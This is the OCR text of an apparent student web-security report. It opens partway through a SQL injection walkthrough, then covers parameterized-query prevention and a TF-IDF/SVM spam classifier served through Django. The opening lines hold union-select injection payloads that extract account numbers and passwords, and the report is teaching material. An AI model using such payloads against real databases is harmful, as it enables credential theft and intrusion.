
4. Now, we have field names try and guess users and passwords.
    1. `123' union select acc_no from accounts #`





    2. `13' union select password from accounts where username='1000' #`






5. Guess table or try to union select table name from information_schema.tables.
6. Now, try to use union select to get other atttributes `union select <guess attribute name>>`

Prevention:

SQL Injection is relatively easy to prevent as all we need to do is use prepared Statements and return only one result(for security reasons).



The code snippet for toogleSecure is:

```
    db.query(`select username from users where username = ? and password =
?`, [username, passwd],
```


and

```
        if (secure == "yes") {
            const userDetails = await verifyUserSecure(username,
password);
            return res.status(200).json(userDetails[0]);
        }
```

Spam Ham Detection Model

To build a classification methodology to predict whether email is a phising email or not on the basis of given set of predictors.

Architecture of ML workflow



Data Description

We combined three different dataset for this model as some dataset had less content size and some had more content size.

The dataset is relatively simple all we have is a text and it's label (1 for spam and 0 for ham).

In [ ]:

```
def mergeDfs(datasetPaths):
    df = pd.read_csv(datasetPaths[0])

    for i in range(1, len(datasetPaths)):
        tmp = pd.read_csv(datasetPaths[i])
        tmp = tmp.drop("Unnamed: 0", axis = 1)
        df = pd.concat([df, tmp])
    return df
```

In [ ]:

```
df = mergeDfs(['spamham.csv', 'spam_ham_dataset.csv', 'spamHamData.csv'])
df.head()
```

Out[ ]:

	text	spam	label
0	Subject: naturally irresistible your corporate...	1	NaN
1	Subject: the stock trading gunslinger fanny i...	1	NaN
2	Subject: unbelievable new homes made easy im ...	1	NaN
3	Subject: 4 color printing special request add...	1	NaN
4	Subject: do not have money , get software cds ...	1	NaN

Model Training

1. **Data Gathering:**

   The data was gathered from open-source data hosting platforms like Kaggle, UCI ML repository etc. all of which had data in CSV format.

2. **Data Preprocessing**

   Combine the different datasets into a single dataset and clean data aka remove null values and reduce all strings to lowercase.

In [ ]:
```
#convert to lowercase
df["text"] = df["text"].apply(lambda x: cleanText(x[len("subject:"): ] ) )
```

In [ ]:
```
df.isna().sum()
```

Out[ ]:
```
text        0
spam        0
label    5728
dtype: int64
```

In [ ]:
```
df = df.drop("label", axis = 1)
df.head()
```

Out[ ]:

	text	spam
0	naturally irresistible your corporate identity...	1
1	the stock trading gunslinger fanny is merrill ...	1
2	unbelievable new homes made easy im wanting to...	1
3	4 color printing special request additional in...	1
4	do not have money , get software cds from here...	1

3. Develop a ML model pipeline that first processes the input (i.e., remove new line characters and then feeds it to a TF-IDF vectorizer which is an **term frequency–inverse document frequency** vectorizer that will automatically find keywords to distinguish spam and non-spam emails and give a low score to non-significant words like “a”, “the”, “an” etc. and other prepositions and sentence structure.)


Create a Pipeline to send in text input and produce an SVM output

In [ ]:
```
spamPipe = Pipeline([
    ('text_preProcess', TextInputProcessor()),
    ('tfidf', TfidfVectorizer()),
    ('SVM', SVC(kernel='sigmoid', gamma=1.0))
])
print(spamPipe)
```

```
Pipeline(steps=[('text_preProcess',
                 <TextPreProcessor.TextInputProcessor object at 0x000001FF6A15AD90>),
                ('tfidf', TfidfVectorizer()),
                ('SVM', SVC(gamma=1.0, kernel='sigmoid'))])
```

In [ ]:
```
spamPipe.fit(X_train, y_train)
```

Out[ ]:



4. Now try to fit the model in different Classification models like SVM, Random Forest, KNN.

ABOUT SVM

"Support Vector Machine" (SVM) is a supervised machine learning algorithm which can be used for both classification or regression challenges. However, it is mostly used in classification problems. In the SVM algorithm, we plot each data item as a point in n-dimensional space (where n is several features you have) with the value of each feature being the value of a particular coordinate. Then, we perform classification by finding the hyper-plane that differentiates the two classes very well.

	precision	recall	f1-score	support
ham	0.96	0.99	0.97	3137
spam	0.96	0.87	0.92	1002
accuracy			0.96	4139
macro avg	0.96	0.93	0.95	4139
weighted avg	0.96	0.96	0.96	4139




Figure 1 Metrics of the SVM Classifier

```
Confusion Matrix
[[3105   32]
 [ 128  874]]
Classification report
              precision    recall  f1-score   support

         ham       0.96      0.99      0.97      3137
        spam       0.96      0.87      0.92      1002

    accuracy                           0.96      4139
   macro avg       0.96      0.93      0.95      4139
weighted avg       0.96      0.96      0.96      4139
```




Figure 2 Metrics of RandomForest Classifier

```
Confusion Matrix
[[3051   86]
 [  60  942]]
Classification report
              precision    recall  f1-score   support

         ham       0.98      0.97      0.98      3137
        spam       0.92      0.94      0.93      1002

    accuracy                           0.96      4139
   macro avg       0.95      0.96      0.95      4139
weighted avg       0.97      0.96      0.96      4139
```




Figure 3 Metrics of the KNN Classifier

Exporting SVM model as it is the model with the highest accuracy.

```python
# saving model
import joblib

with open('spam_model.pkl', 'wb') as f:
    joblib.dump(spamPipe, f)
```

Starting the Django server


```
PowerShell 7.3.0
PS D:\projects\Vulnerable\spamHost> py .\manage.py runserver
Watching for file changes with StatReloader
Performing system checks...

System check identified no issues (0 silenced).

You have 18 unapplied migration(s). Your project may not work properly ur
 auth, contenttypes, sessions.
Run 'python manage.py migrate' to apply them.
November 13, 2022 - 12:16:51
Django version 4.1.3, using settings 'spamHost.settings'
Starting development server at http://127.0.0.1:8000/
Quit the server with CTRL-BREAK.
```

Let's check the how the model is loaded in our server


```python
@csrf_exempt
def predict(request):
    if request.method == 'GET':
        return JsonResponse({
            "message" : "Not supported"
        }, status = 400)

    with open('./static/spam_model.pkl', 'rb') as f:
        spamModel = joblib.load(f)

    text = request.POST.get("text")
```

Demonstration:

Let’s try for this spam mail:



Copying the mail and checking on our website:



Let’s Check with Genuine Mail from the Registrar

Grace time for fee defaulters Inbox ×

'Registrar Vellore' via B.Tech. - C S E with Spec. In Data Science 2020 Group, Vellore Campus <20bds@vitstudent.ac.in> Sat, Nov 12, 7:06 AM (1 day ago)
to All, allstudents.vellore@vit.ac.in, Vellore


Dear all,

It is noticed that some students have not paid their fees yet. Such students are allowed to appear for FAT exams on compassionate grounds, as a one-time exception. However, the results of such students shall be withheld, and they are given time until 16 Dec 2022 to pay their fee dues.

The vtop accounts of fee defaulters shall be locked on 17 Dec 2022 until the dues are cleared.

Regards, and best wishes,
T. Jayabarathi
Registrar

Checking on our website, it shows HAM which is not SPAM:



Conclusion

Web Security is one of the most important aspects of the modern internet ecosystem. Attacks such as SQL Injection, spam, XSS and CSRF are very common, which need to be prevented by applying proper preventive measures. Every developer must know about such measures and apply them in every part of the application. Through this project, these three attacks are demonstrated and the use of a testing tool of default Inspection of Mozilla Browser is shown. Using tools like Burp Suite can help in detecting vulnerabilities on web applications and help to develop necessary protection. Finally, the websites are made secure against these two attacks using “csurf” for CSRF and using parameterized queries to prevent the SQL Injection.

The proposed model predicts a lot of false positives as the dataset is highly imbalanced 10k Ham emails vs 3k spam emails. The number of false positives can be reduced if dataset is balanced, and the length of the mails are a bit long. Email classification could use methods like LSTM and RNN to determine the intent of the spam mails and correct them